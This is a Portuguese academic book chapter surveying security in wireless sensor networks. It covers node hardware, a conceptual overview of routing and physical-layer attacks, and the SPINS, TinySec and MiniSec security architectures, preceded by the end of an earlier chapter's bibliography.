[Sandhu e Samarati 1994] Sandhu, R. S. e Samarati, P. (1994). Access control: Principles and practice. *IEEE Communications Magazine*, 32(9):40–48.

[Shibboleth 2005] Shibboleth (2005). *Shibboleth Architecture*. `http://shibboleth.internet2.edu/docs/draft-mace-shibboleth-tech-overview-latest.pdf`.

[Spence et al. 2006] Spence, D., Geddes, N., Jensen, J., Richards, A., Viljoen, M., Martin, A., Dovey, M., Norman, M., Tang, K., Trefethen, A., Wallom, D., Allan, R., e Meredith, D. (2006). Shibgrid: Shibboleth access for the uk national grid service. In *Proceedings of the Second IEEE International Conference on e-Science and Grid Computing (e-Science'06)*, page 75. IEEE Computer Society.

[Sutton e Barto 1998] Sutton, R. S. e Barto, A. G. (1998). *Reinforcement Learning: An Introduction*. MIT Press.

[Teacy et al. 2006] Teacy, W. T., Patel, J., Jennings, N. R., e Luck, M. (2006). Travos: Trust and reputation in the context of inaccurate information sources. *Autonomous Agents and Multi-Agent Systems*, 12(2):183–198.

[TERENA 2008] TERENA (2008). *TERENA Compendium of National Research and Education Networks In Europe*. TERENA.

[Vecchio et al. 2005] Vecchio, D. D., Basney, J., e Nagaratnam, N. (2005). Credex: User-centric credential management for grid and web services. In *International Conference on Web Services*, pages 149–156, Orlando, Florida - EUA.

[W3C 2002] W3C (2002). *The Platform for Privacy Preferences 1.0 (P3P1) Specification*. W3C Recommendation. `http://www.w3c.org/TR/P3P`.

[W3C 2004a] W3C (2004a). *Web Services Architecture*. W3C Working Group. `http://www.w3.org/TR/2004/NOTE-ws-arch-20040211`.

[W3C 2004b] W3C (2004b). *Web Services Architecture Requirements*. W3C Working Group. `http://www.w3.org/TR/2004/NOTE-wsa-reqs-20040211`.

[Wang e Vassileva 2003] Wang, Y. e Vassileva, J. (2003). Bayesian Network Trust Model in Peer-to-Peer Networks. *Workshop on Deception, Fraud and Trust in Agent Societies*, 7.

[Wangham et al. 2005] Wangham, M. S., de Mello, E. R., Rabello, R., e da Silva Fraga, J. (2005). Provendo garantias de segurança para formação de organizações virtuais. *Gestão Avançada de Manufatura*, 22:75–84.

[Weerawarana et al. 2005] Weerawarana, S., Curbera, F., Leymann, F., Storey, T., e Ferguson, D. F. (2005). *Web Services Plataform Architecture*. Prentice Hall, Indiana.

[Whitby et al. 2005] Whitby, A., Jøsang, A., e Indulska, J. (2005). Filtering out unfair ratings in bayesian reputation systems. *The Icfain Journal of Management Research*, 4(2):48–64.

[Winslett et al. 2002] Winslett, M., Yu, T., Seamons, K. E., Hess, A., Jacobson, J., Jarvis, R., Smith, B., e Yu, L. (2002). Negotiating trust on the web. *IEEE Internet Computing*, 06(6):30–37.

[WS-FEDERATION 2006] WS-FEDERATION (2006). Web services federation language (ws-federation) version 1.1. http://download.boulder.ibm.com/ibmdl/pub/software/dw/specs/ws-fed/WS-Federation-V1-1B.pdf.

[WS-METADATAEXCHANGE 2009] WS-METADATAEXCHANGE (2009). Web services metadata exchange (ws-metadataexchange). W3C Working Draft. http://www.w3.org/TR/2006/REC-ws-addr-core-20060509.

[WS-POLICY 2007] WS-POLICY (2007). Web services policy 1.5 - framework. W3C Recommendation. http://www.w3.org/TR/2007/REC-ws-policy-20070904/.

[WS-SECURITY 2006] WS-SECURITY (2006). Web services security: Soap message security 1.1. OASIS Standard Specification. http://www.oasis-open.org/committees/download.php/16790/wss-v1.1-spec-os-SOAPMessageSecurity.pdf.

[WS-SECURITYPOLICY 2007] WS-SECURITYPOLICY (2007). Ws-securitypolicy 1.2. OASIS Standard. http://docs.oasis-open.org/ws-sx/ws-securitypolicy/200702/ws-securitypolicy-1.2-spec-os.pdf.

[Zhang e Zhou 2009] Zhang, L.-J. e Zhou, Q. (2009). Ccoa: Cloud computing open architecture. In *2009 IEEE International Conference on Web Services*, pages 607–616.

[Zhang et al. 2006] Zhang, X., Nakae, M., Covington, M., e Sandhu, R. (2006). A usage-based authorization framework for collaborative computing systems. In *Proceedings of the eleventh ACM symposium on Access control models and technologies*, pages 180–189. ACM New York, NY, USA.

[Zhang et al. 2008] Zhang, X., Nakae, M., Covington, M. J., e Sandhu, R. (2008). Toward a usage-based security framework for collaborative computing systems. *ACM Trans. Inf. Syst. Secur.*, 11(1):1–36.

Capítulo 4

Segurança em Redes de Sensores Sem Fio

Cíntia Borges Margi[1], Marcos Simplício Jr[2], Paulo S.M.L. Barreto[2], Tereza C.M.B. Carvalho[2]

Abstract

The main goal for this chapter is to present an overview of security in Wireless Sensor Networks (WSN). First, we introduce general concepts of WSN. Next, main vulnerabilities and attacks are described, as well as security architectures for WSN. Following, problems related to routing, localization ad data aggregation are discussed and some secure solutions are presented. Then symmetric and asymmetric encryption algorithms, Message Authentication Codes (MACs), and key distribution mechanisms are discussed and analyzed with WSN context. Finally, issues related to security mechanisms deployment and tests in WSN testbeds are discussed.

Resumo

O objetivo deste capítulo é apresentar a visão geral da área de segurança em Redes de Sensores sem Fio (RSSF). Primeiro é feita uma apresentação de diversos conceitos sobre RSSF. Em seguida, as principais vulnerabilidades e ataques são descritos, bem como algumas arquiteturas de segurança para RSSF. Com estes conceitos, os problemas relacionados a roteamento, localização e agregação de dados são discutidos e soluções seguras são apresentadas. Então, algoritmos de criptografia simétrica e assimétrica, códigos de autenticação de mensagens (MACs), e mecanismos de distribuição de chaves são discutidos e analisados no contexto de RSSF. Finalmente, questões relacionadas a implantação e testes de mecanismos de segurança em testbed de RSSF são discutidas.

4.1. Introdução

A tecnologia de Redes de Sensores Sem Fio (RSSF) é uma tecnologia que tem propulsionado o desenvolvimento de aplicações em diversas áreas. Como exemplos podem

[1]Escola de Artes, Ciências e Humanidades (EACH) da Universidade de São Paulo (USP) – Brasil. email: cintia@usp.br

[2]Departamento de Engenharia de Computação e Sistemas Digitais (PCS) da Escola Politécnica da Universidade de São Paulo (EPUSP) – Brasil. email: {mjunior, pbarreto, carvalho}@larc.usp.br

ser citadas aplicações que hoje incluem monitoramento ambiental, monitoramento de estruturas de construção civil, controle de temperatura e umidade de ambientes fechados, mapeamento de temperatura em amplas áreas, gerenciamento de desastres naturais, entre outros. Nestes cenários, geralmente os dados coletados pelos nós sensores são enviados a um nó sorvedouro, que por sua vez irá encaminhá-los a um servidor conectado à Internet, de modo que os usuários das aplicações possam acessar os dados coletados em tempo real.

As RSSF podem ser definidas como uma classe especial de redes *ad hoc* de múltiplos saltos (MANETs - Multihop Ad Hoc Networks), pois ambas possuem muitas características comuns. As MANETs são redes sem fio, que não possuem qualquer infraestrutura fixa. Os nós participantes normalmente utilizam baterias como fonte de energia e, portanto, têm acesso a um suprimento limitado de energia. Os equipamentos em redes de sensores tipicamente possuem recursos limitados, como baixa capacidade de processamento, pouca memória para armazenamento, sistemas de comunicação de baixa largura de banda, e principalmente têm fonte de energia com capacidade limitada [31].

Outra característica importante das redes de sensores é o fato de que, para várias aplicações, a implantação da rede é feita sem nenhuma forma de monitoramento dos nós durante toda sua vida operacional. O projeto de protocolos de comunicação que levam em consideração a otimização do consumo de energia pelos nós é essencial. Consequentemente, a compreensão sobre as fontes de consumo de energia devido à execução de tarefas referentes a processamento, sensoreamento e comunicação (as três principais fontes de consumo de energia em um nó) proporciona o conhecimento necessário para definir os ciclos de operação dos nós sensores. O uso de ciclos de operação é um método comum para economizar energia em implantações de redes de sensores [77, 111]. Este método permite que o nó sensor alterne entre períodos de atividade, inatividade (*idle*) e modo de baixo consumo (*sleep*), economizando, assim, energia.

A maioria da pesquisa desenvolvida atualmente em redes de sensores foca em aplicações que requerem baixa taxa de amostragem dos sensores e pouca largura de banda da rede, como aplicações que fazem uso de sensores de umidade ou temperatura. Além disso, a principal hipótese é que os custos de comunicação (em termos de energia) dominam em redes de sensores. Porém o que acontece se sensores mais sofisticados, como acelerômetros ou magnetômetros, forem utilizados? O trabalho desenvolvido por Doherty et al. [37] apresenta três aplicações diferentes: monitoramento de ambiente, detecção de terremotos e rastreamento, sendo que cada uma delas apresenta um componente diferente que domina os custos de energia. No caso do cenário de monitoramento de ambiente, o objetivo é monitorar as condições ambientais de um prédio de escritórios, e os sensores utilizados incluem sensores de temperatura, umidade e luminosidade. Nesse caso, todos esses sensores possuem taxa de amostragem baixa e os nós estão a um salto de distância do sorvedouro, porém a comunicação domina o consumo de energia. No caso do cenário de detecção de terremoto, monitora-se a frequência de oscilação em diversos pontos da estrutura. Para tanto, utilizam-se acelerômetros de 3 eixos e magnetômetros de 3 eixos, e a taxa de amostragem típica é de 100 Hz. Neste caso, os custos de energia relacionados a sensoreamento e comunicação são equivalentes. O terceiro caso apresentado é o cenário de rastreamento, onde se detectam e rastreiam veículos. Os sensores usados incluem microfones, acelerômetros e magnetômetros. Vários nós comportam-se somente

como encaminhadores de dados, não executando sensoreamento algum. Neste cenário, o sensoreamento consume mais energia do que a comunicação.

Um cenário ainda mais complexo são as Redes de Sensores Visuais sem Fio (RSV), que incluem câmeras como sensores [78, 24, 97]. Este tipo de redes de sensores possui requisitos de comunicação mais complexos do que redes de sensores compostos por sensores de temperatura e umidade por exemplo. Dentre estes requisitos, podemos citar: suporte da rede para múltiplos fluxos com prioridades diferentes; gerenciamento de recursos adaptável como largura de banda e potência do sinal de transmissão; garantia de baixa latência e variação de atraso para comunicação entre nós sensores; conhecimento do estado atual da rede (largura de banda, energia disponível nos nós vizinhos); auto-organização e auto-gerenciamento. Além de terem requisitos de comunicação mais complexos, as RSVs exigem maior capacidade de processamento do nó. A aquisição de vídeo (ou de sequência de imagens) é uma operação intensa para a CPU (*Control Process Unit*), pois os dados obtidos precisarão ainda ser comprimidos. O uso de algoritmos de computação visual pode minimizar a quantidade de dados a ser transmitido e/ou tornar o nó inteligente. Um nó sensor visual inteligente deve ser capaz de tomar decisões sobre quando rastrear um objeto, quando passar a responsabilidade de rastrear um objeto para um nó vizinho em melhor posição, e quando e que tipo de dado enviar ao nó sorvedouro. Dependendo da quantidade de energia disponível no nó e dos recursos de rede disponíveis, o nó sensor pode decidir se envia o vídeo (ou uma sequência de imagens) com ou sem compressão, ou alguma forma de representação de alto nível do objeto sendo rastreado.

Conforme já mencionado, a utilização de ciclos de operação é comum em implantações de redes de sensores. Geralmente, os ciclos de operação são definidos antes da implantação. Por exemplo, no trabalho desenvolvido por Doherty et al. [37], as tarefas são determinadas tomando como base a energia disponível. No caso da redes de sensores implantada em *Great Duck Island* [77] para monitoramento de habitat, a vida útil da rede deveria ser de nove meses, de modo a capturar as variações de plantas e animais com a mudança das estações do ano. Considerando este fato, a energia disponível nos nós por dia, e o custo estimado das tarefas a serem executadas (sensoreamento, transmissão de dados, sistema operacional, tarefas de manutenção), determinou-se o conjunto diário de tarefas e, portanto, o ciclo de operação.

Em outra abordagem possível, o nó sorvedouro determina as tarefas a serem executadas por um nó e seu intervalo de inatividade, e consequentemente o seu ciclo de operação. Como exemplo desta abordagem podemos citar o TinyDB [76], que foi implementado no TinyOS [52] e provê acesso de maneira similar a SQL (*Structured Query Language*), onde o usuário especifica os dados que quer extrair da rede de sensores, juntamente com parâmetros adicionais, como por exemplo a taxa de amostragem. Uma vez feita a requisição, TinyDB irá coletar os dados dos sensores, filtrar, agregar e rotear para o nó sorvedouro. Levis et al. [68] propõem a utilização de *Máquinas Virtuais Dependentes de Aplicação (ASVM - Application Specific Virtual Machines)* para reprogramar nós sensores. Esse tipo de abordagem centralizada provê mais flexibilidade do que o uso de ciclos de operação pré-determinados porém, além de gerar tráfego adicional na rede, depende de uma entidade central para otimizar a coleta de dados.

Com a utilização de redes de sensores com nós inteligentes, pode-se adotar uma terceira abordagem: o próprio nó determina como será seu ciclo de operação baseado nos requisitos da aplicação (sequência de tarefas a serem executadas, frequência mínima e máxima de amostragem), na quantidade de energia disponível na sua bateria, no estado da rede (perda de pacotes, atraso médio, largura de banda disponível), e nas informações recebidas de seus vizinhos. A partir dessas informações, os nós sensores podem decidir quando enviar dados, quando mudar para o estado de baixo consumo de energia, quando coletar dados, e assim por diante. Para tratar deste problema, torna-se necessário um modelo de consumo de energia que considere a comunicação, o processamento e o sensoreamento. Este modelo poderia ser usado tanto por projetistas de redes de sensores como de protocolos. Outra aplicação para este modelo seria na definição de um *gerente de recursos* a ser implementado no nó sensor, que tomaria as decisões relativas às atividades a serem executadas. Lachenmann et al. [64] propõem uma abstração de programação para aplicações de RSSF conscientes de energia, onde não existe redundância e nenhum nó deve falhar. Utilizando informações de consumo de energia de blocos de código obtidas em simuladores, os autores propõem níveis de consumo de energia, que devem ser escolhido de acordo com o tempo de vida desejado.

Os protocolos de camada de controle de acesso ao meio (MAC - *Medium Access Control*) específicos para RSSF incluem: S-MAC [113], TRAMA [98] e TMAC [112]. Mais recentemente, o padrão IEEE 802.15.4 [108] foi proposto, englobando uma especificação das camadas de enlace e física (as duas camadas inferiores da pilha de protocolos OSI) com as seguintes características: conexão sem fio de curto alcance com baixa taxa de transferência e baixa latência, mobilidade e baixo consumo de energia. É classificado como um padrão de rede *Wireless Personal Area Network* (WPAN) e opera tipicamente no Espaço de Operação Pessoal (ou POS - *Personal Operating Space*) de 10 metros e sua taxa de transmissão varia entre 20 e 250 kb/s. O mecanismo de Controle de Acesso ao Meio utilizado é o CSMA/CA (*Carrier Sense Multiple Access - Collision Avoidance*) com alocação de *slots* de tempo opcional, reconhecimento de mensagem e uma estrutura de sinalização conhecida como *beacon* [17].

Dada as características das RSSF, onde são importantes o uso eficiente de energia e a colaboração entre os nós para atingir o objetivo da aplicação sendo executada, protocolos da pilha TCP/IP (como o IP, TCP ou UDP) não são utilizados. Dentre os diversos protocolos propostos, temos exemplos de protocolos de coleta de dados, como o Diffusion [55] e SPIN (*Sensor Protocols for Information via Negotiation*) [63], agregação de dados [106], controle de topologia [21], *clustering* [50]. Observa-se que estes protocolos acabam sendo extremamente dependentes da aplicação, não existindo padrões.

4.1.1. Nós Sensores

As RSSF são compostas por dispositivos de baixo custo, que possuem recursos limitados de processamento, armazenamento, comunicação, energia, além dos sensores propriamente ditos [31]. Os nós sensores TelosB e MicaZ da Crossbow têm sido amplamente utilizados em *testbeds* e implantações de RSSF.

O nó sensor TelosB [29] possui processador RISC de 16 bits com 8 MHZ de clock, 48 Kilobytes de memória flash programável, 10 Kilobytes de memória RAM, EEPROM

de configuração de 16 Kilobytes, interface USB v1.1 ou mais alta, e 3 LEDs. Ele consome 1,8 mA no modo ativo e 5,1 μA no modo *sleep*, utilizando duas pilhas AA como fonte de energia. Seu rádio é compatível com o padrão IEEE802.15.4 [108], operando na faixa de frequência ISM de 2,4 a 2,4835 GHz, e taxa de transmissão de 250 Kbps. O TelosB possui os seguintes sensores: luz visível (320 a 730 nm); luz visível a IR (320 a 1100nm); umidade e temperatura.

O Crossbow MicaZ [27] também é compatível com o padrão IEEE 802.15.4 e utiliza o mesmo rádio do Crossbow TelosB. No entanto, utiliza o microcontrolador MPR2400 Atmel e possui 128 Kilobytes de memória flash programável, 512 Kilobytes de memória para medidas, EEPROM de configuração de 4 Kilobytes, e 3 LEDs. Ele consome 8 mA no modo ativo e menos de 15 μA no modo *sleep*, utilizando duas pilhas AA como fonte de energia. A placa de sensores MTS400CA inclui sensores de temperatura, umidade, luz visível e acelerômetro de 2 eixos.

4.2. Segurança em RSSF: Visão Geral

As diferentes aplicações de RSSF possuem diferentes requisitos de segurança. Imagine uma aplicação de monitoramento climático em uma floresta com a finalidade de obter dados para estudos biológicos. Os pesquisadores que utilizarão os dados recebidos no sorvedouro, esperam que estes reflitam a realidade do que foi medido nos diversos pontos da floresta. Ou seja, a integridade dos dados coletados e transmitidos é importante.

Os dados obtidos com a monitoração de aspectos climáticos de uma floresta ou características de animais em uma região não são sigilosos. Contudo, a divulgação do estado de máquinas e/ou do ambiente em uma planta fabril poderia levar a prejuízos ou vantagem a concorrência. Assim, o sigilo desses dados monitorados é extremamente importante. Além da confidencialidade dos dados, também é necessário garantir o sigilo das informações de roteamento para evitar que estas sejam usadas em ataques de negação de serviço.

Se considerarmos a automação residencial com RSSF ou aplicações ligadas a área de saúde, além da confidencialidade dos dados, é importante garantir a autenticidade dos dados que são coletados e transmitidos, bem como a autenticidade dos nós. No caso de tarefas de administração e gerenciamento da rede, como no envio de consultas via TinyDB [76] ou a reprogramação de nós sensores [68], a autenticidade do sorvedouro precisa ser verificada, pois caso contrário a operação da RSSF fica comprometida.

Ainda, é importante garantir a disponibilidade da aplicação de RSSF as partes autorizadas. Portanto, são necessários mecanismos de sobrevivência a ataques de negação de serviço (como a injeção de pacotes inúteis para aumentar o consumo de energia dos nós e diminuir o tempo de vida da RSSF) que poderiam ocorrer em qualquer camada da rede.

Além dos serviços de segurança citados (integridade dos dados, confidencialidade, autenticidade do nó e dos dados e disponibilidade), também é importante garantir que os dados enviados são recentes (*data freshness*), ou seja, que nenhum intruso está replicando dados antigos. Este mesmo conceito também pode se aplicar às chaves em uso na RSSF (*key freshness*). E, assim, os mecanismos de estabelecimento de chaves devem garantir

que as chaves em uso são recentes, impedindo o uso de chaves antigas que poderiam ter sido obtidas após o comprometimento de um nó [54].

Dadas as características das RSSF, que se baseiam em nós com recursos de processamento, armazenamento, comunicação e energia limitados, os mecanismos de segurança empregados devem ser escaláveis (em termos de energia e atraso). Os desafios para a implementação de mecanismos de segurança em RSSF, de acordo com Hu e Sharma [54], incluem:

- **Conflito entre minimizar consumo de recursos e maximizar a segurança**: neste contexto, recursos são energia, ciclos de CPU, memória. Para garantir o sigilo de mensagens é necessário criptografar os dados, e para garantir a autenticidade são adicionados *tags* de autenticação, o que pode aumentar o tamanho da mensagem a ser transmitida. A criptografia e o cálculo dos códigos de autenticação de mensagens são operações que serão executadas no nó origem e em cada nó que precise ler o conteúdo da mensagem cifrada ou verificar a autenticidade da mensagem. Além disso, o encaminhamento de mensagens maiores irá custar mais energia a todos os nós na sua rota. Os mecanismos de estabelecimento e distribuição de chaves também consomem energia, e devem ser otimizados para reduzir o processamento e minimizar o número de mensagens trocadas. O uso de ciclos de trabalho (*dutycycles*) com período de inatividade dos nós (que mudam para modo *sleep* para reduzir o consumo de energia), pode levar a falhas na sincronização ou atualização de chaves. Ainda, se expandirmos o conceito de recursos para incluir o custo do nó, mecanismos de proteção física do nó (*tamper protection*) aumentam o custo.

- **Topologia de RSSF suscetível a ataques ao enlace**: diferentemente das redes cabeadas, as redes sem fio não possuem proteção física ao enlace ou aos equipamentos. Assim, ataques passivos (monitoramento do canal) e ativos (interferência) são possíveis. Além disso, existe uma grande quantidade de nós, com a possibilidade de mobilidade em alguns casos, e estes normalmente não são monitorados. Desta forma, alguns nós podem ser capturados e substituídos por nós comprometidos, ou informações críticas podem ser obtidas.

- **Características da comunicação sem fio**: o alcance da transmissão limitado (menor do que 100 metros, chegando a 20m em algumas situações), a largura de banda limitada (menos do 250 Kbps), os enlaces não são confiáveis e os canais são unidirecionais, que requerem mecanismos diferentes daqueles usados em redes cabeadas.

4.2.1. Vulnerabilidades e Ataques

Conforme descrito pelos desafios indicados por Hu e Sharma [54], muitas das vulnerabilidades das RSSF existem devido a comunicação sem fio e o fato de que os nós sensores ficam em locais sem segurança física ou não são monitorados.

As principais vulnerabilidades relacionados a camada física do modelo OSI incluem a interferência do sinal de comunicação transmitido, e o dano de nós sensores. A interferência do sinal de comunicação transmitido por um nó (*signal jamming*) ocorre quando um nó intruso gera sinais aleatórios para impedir que a comunicação entre os nós

da RSSF ocorra corretamente. Uma maneira de evitar este tipo de interferência com as frequências em uso é através do uso de espalhamento espectral para a codificação dos sinais [54]. Porém, os rádios com suporte a codificação por espalhamento espectral são mais complexos, mais caros e consomem mais energia, o que pode inviabilizar seu uso em RSSF.

A segunda vulnerabilidade física é oriunda do fato dos nós sensores ficarem em locais sem segurança física ou não monitorados, e contempla formas de *node tampering*. Um intruso poderia danificar um nó sensor, de modo que este não efetuaria as suas funções de coleta de dados e/ou roteamento, prejudicando o funcionamento da aplicação sendo executada pela RSSF. Ainda, o nó poderia ser substituído por um nó malicioso para gerar ataques a rede ou obter informações sendo transmitidas. Uma terceira possibilidade é que as informações armazenadas em um nó sensor capturado sejam extraídas, permitindo a um atacante obter chaves de criptografia ou autenticação. Para evitar que esta vulnerabilidade seja explorada são necessários circuitos ou mecanismos para proteção dos dados, capas de proteção ou selos.

Protocolos de Controle de Acesso ao Meio baseados em contenção podem representar uma vulnerabilidade em RSSF. Basta induzir colisões de um octeto para que um quadro completo seja corrompido, e que a retransmissão seja necessária. Corromper um quadro de confirmação (ACK) poderia fazer com que nós entrem em *backoff* exponencial, e as transmissões de dados sejam atrasadas ou perdidas (devido ao número máximo de tentativas). Mecanismos de correção de erro mais complexos poderiam evitar que a colisão de um octeto descartasse a mensagem toda. Observe que explorar esta vulnerabilidade pode fazer com que os nós em uma região fiquem completamente sem energia, o que poderia levar a um particionamento da rede e/ou sua indisponibilidade.

As vulnerabilidades na camada de rede provêm de problemas associados ao roteamento de dados, uma vez que, em RSSF, todos os nós são roteadores. A forma mais direta de ataque a um protocolo de roteamento é alterar, repetir ou falsificar (*spoof*) pacotes de controle do mesmo, de forma a criar *loops*, desvios, buracos negros ou partições [59]. Dentre os ataques, podemos enumerar [60, 54, 3]:

- **Buracos Negros** (*Black or sink holes*): um nó malicioso introduz a melhor rota a vários um destino passando por ele, possibilitando ao nó malicioso descartar ou modificar pacotes. Ainda, a medida que mais pacotes são roteados e mais nós disputam o acesso ao meio de transmissão, os nós sensores que encontram-se nessa rotas terão sua energia consumida mais rapidamente, o que poderia levar a um particionamento da rede com morte desse nós.

- **Inundação da rede** (ou *flooding*): um nó malicioso inunda a rede com mensagens falsas, causando congestionamento e consumo excessivo de energia pelos nós sensores. Além disso, o envio de mensagens de roteamento falsas pode criar rotas erradas, causando descarte de pacotes.

- **Desvios e *loops***: nós maliciosos alteram o roteamento dos pacotes, de modo a direcionar o tráfego através de desvios ou *loops* por nós com pouca energia ou congestionados. Isso atrasa a entrega dos pacotes, ou provoca a sua perda.

- ***Wormholes***: dois nós maliciosos em diferentes partições da rede criam um túnel entre si, utilizando frequência de rádio diferente daquela utilizada na RSSF. Através deste túnel, enviam pacotes de uma partição da rede para a outra, fazendo com que nós em diferentes partições acreditem serem vizinhos, e consequentemente introduzindo problemas de convergência no roteamento.

- **Sequestro de nós**: um grupo de nós maliciosos cercam um nó sensor da RSSF, e o sequestram ao recusar o envio de suas mensagens, descartando-os ou injetando pacotes inválidos.

- **Nós irmãos** (*Sybil Nodes*): um nó malicioso assume múltiplas identidades (fabricadas ou roubadas), que são chamadas de nós irmãos. Além de ataques a protocolos de roteamento, os "nós irmãos´´ podem ser usados para atacar protocolos de protocolos de armazenamento distribuído, agregação de dados, eleições e algoritmos de detecção de mau-comportamento.

A Figura 4.1 ilustra alguns ataques possíveis na camada de rede em RSSF.




Figura 4.1. Ataques na camada de rede em RSSF.

Do ponto de vista da camada de aplicação, **Buracos na Cobertura** ocorrem se um número insuficiente de nós, de acordo com os requisitos da aplicação, realiza o sensoreamento em uma dada região. Se a densidade da distribuição de nós não for suficiente, e/ou se muitos nós "morrerem" em uma região, estes buracos aparecem.

Outro aspecto a ser considerado em várias camadas, é o envio de mensagens de reconhecimento falsas (*acknowledgment spoofing*). Diversos protocolos de RSSF utilizam mensagens de reconhecimento, e a falsificação destas pode fazer com que um nó acredite que um vizinho sem energia está funcionando corretamento, ou que um enlace ruim é bom.

Portanto, os principais ataques a RSSF envolvem a captura de nós, o manuseio indevido dos mesmos (*tampering*) e negação de serviço (através da criação de buracos negros, *wormholes*, introdução de desvios ou *loops*, sequestro de nós, criação de problemas na cobertura da aplicação) [94].

4.2.2. Arquiteturas de Segurança

Dadas as necessidades de segurança caracterizadas pelos serviços de integridade dos dados, confidencialidade, autenticidade do nó e dos dados, disponibilidade, e dados recentes (*freshness*), descritos na Seção 4.2, alguns autores propuseram arquiteturas de segurança para atender a estes serviços. Dentre estas arquiteturas podemos destacar: SPINS [95], TinySec [58] e MiniSec [75]. Ainda, o padrão IEEE802.15.4 inclui um *framework* de segurança para atender os serviços de integridade dos dados, confidencialidade, autenticidade.

É importante lembrar que os nós sensores nas RSSF geralmente possuem recursos de processamento, armazenamento, comunicação e energia limitados e, portanto, os mecanismos de segurança empregados devem ser escaláveis (em termos de energia e atraso).

SPINS

Perrig et al. [95] propuseram o SPINS (*Security Protocols for Sensor Networks*), que é um conjunto de protocolos de segurança para RSSF. Ele consiste de dois blocos básicos: SNEP (*Secure Network Encription Protocol*) e o μTESLA (*micro Timed Efficient Stream Loss-tolerant Authentication*).

SNEP provê confidencialidade, autenticação e integridade da mensagem, além de evitar ataques de repetição, através de criptografia e códigos de autenticação de mensagem (MAC - *Message Authentication Code*). São adicionados 8 bytes por mensagem. A segurança semântica é obtida através de um contador que é incrementado a cada mensagem. A autenticação dos dados é obtida usando o mesmo algoritmo de criptografia no modo CBC-MAC [85]. μTESLA emula assimetria através da disponibilização atrasada de chaves simétricas, e funciona como o serviço de autenticação de *broadcasts* para o SNEP.

TinySec

Uma das arquiteturas de segurança de RSSF mais conhecida é o TinySec [58], projetado e implementado no sistema operacional TinyOS. Segundo seus autores, a maior motivação para implementá-lo foi o fato do SPINS [95] não ter sido nem projetado nem implementado completamente. É um mecanismo para prover confidencialidade, integridade e autenticidade na camada de enlace de dados, além de proteção a repetição de mensagens. Porém, não provê mecanismos para gerenciamento e estabelecimento de chaves, utilizando uma única chave para toda a rede, o que sacrifica o seu nível de segurança.

O TinySec permite dois modos de operação, que refletem em dois formatos de mensagens: TinySec-Auth, para mensagens autenticadas, e TinySec-AE, para mensagens

autenticadas e cifradas. No modo TinySec-AE, a carga útil é de até 29 bytes, que é cifrada, e o cabeçalho do pacote é de 8 bytes, sendo que o pacote inteiro (dados e cabeçalho) é autenticado. No modo TinySec-Auth, o pacote inteiro (dados e cabeçalho) é autenticado, sendo a carga útil também de até 29 bytes, mas o cabeçalho do pacote é de 4 bytes.

O pacote TinySec-AE é constituído pelos campos de: destino, controle de camada de rede, tamanho da mensagem transmitida, origem, contador, dados e MAC. Os cinco primeiros campos do pacote são utilizados como vetor de inicialização (IV), sendo que o campo contador (Ctr) é utilizado para que o IV não se repita e a cada mensagem enviada, é incrementado. Ao combinar o contador com os outros campos, o TinySec torna o IV mais complexo e, consequentemente, menos previsível. O TinySec-Auth utiliza menos campos que o TinySec-AE, mantendo quatro campos do formato padrão do pacote do TinyOS, eliminando dois deles e adicionando o campo de MAC. A eliminação do campo CRC (*Cycle Redundance Check*) é justificada pelo fato de que o MAC adicionado permite a detecção de erros de transmissão da mensagem.

Em relação ao conjunto de algoritmos, o mecanismo de criptografia adotado pelo TinySec é o modo de operação CBC que pode ser combinado com várias cifras de bloco, dentre as quais RC5 e Skipjack [90]. Para autenticação e integridade de mensagens, o TinySec utiliza o algoritmo CBC-MAC [85].

MiniSec

O MiniSec [75] é um protocolo de camada de segurança para RSSF, sendo que sua abordagem é parecida com a abordagem do TinySec [58] e se propõe a resolver alguns pontos fracos deste. A principal mudança de mecanismos em relação ao TinySec é a utilização de um modo de operação de cifra de bloco diferente, o OCB (*Offset Codebook*), que elimina a necessidade de adicionar enchimento aos blocos de texto claro. Desta forma, a mensagem cifrada fica do mesmo comprimento do texto original, economizando na transmissão de menos bytes. Outra vantagem apontada pelos autores, é que o OCB calcula o texto cifrado e o MAC da mensagem conjuntamente, diferentemente do CBC que necessita de uma execução para cifrar a mensagem e outra para gerar o MAC.

Em relação ao formato de pacotes, o MiniSec elimina o campo contador (CTR) presente TinySec para compor o vetor de inicialização (IV), diminuindo 2 bytes do cabeçalho. Isto é possível porque o modo de operação OCB não necessita que o IV seja aleatório, e também porque o MiniSec utiliza somente alguns bits dos campos tamanho (LEN) e destino (DST) como parte do IV.

